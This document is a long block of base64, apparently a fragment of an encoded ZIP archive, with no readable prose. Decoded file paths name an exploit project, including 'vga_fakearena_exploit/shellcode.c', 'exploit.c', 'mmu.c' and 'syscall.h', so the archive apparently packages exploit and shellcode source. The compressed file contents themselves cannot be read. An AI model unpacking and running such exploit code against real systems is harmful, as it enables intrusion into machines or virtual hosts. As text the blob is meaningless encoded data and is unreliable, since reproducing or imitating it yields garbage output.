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
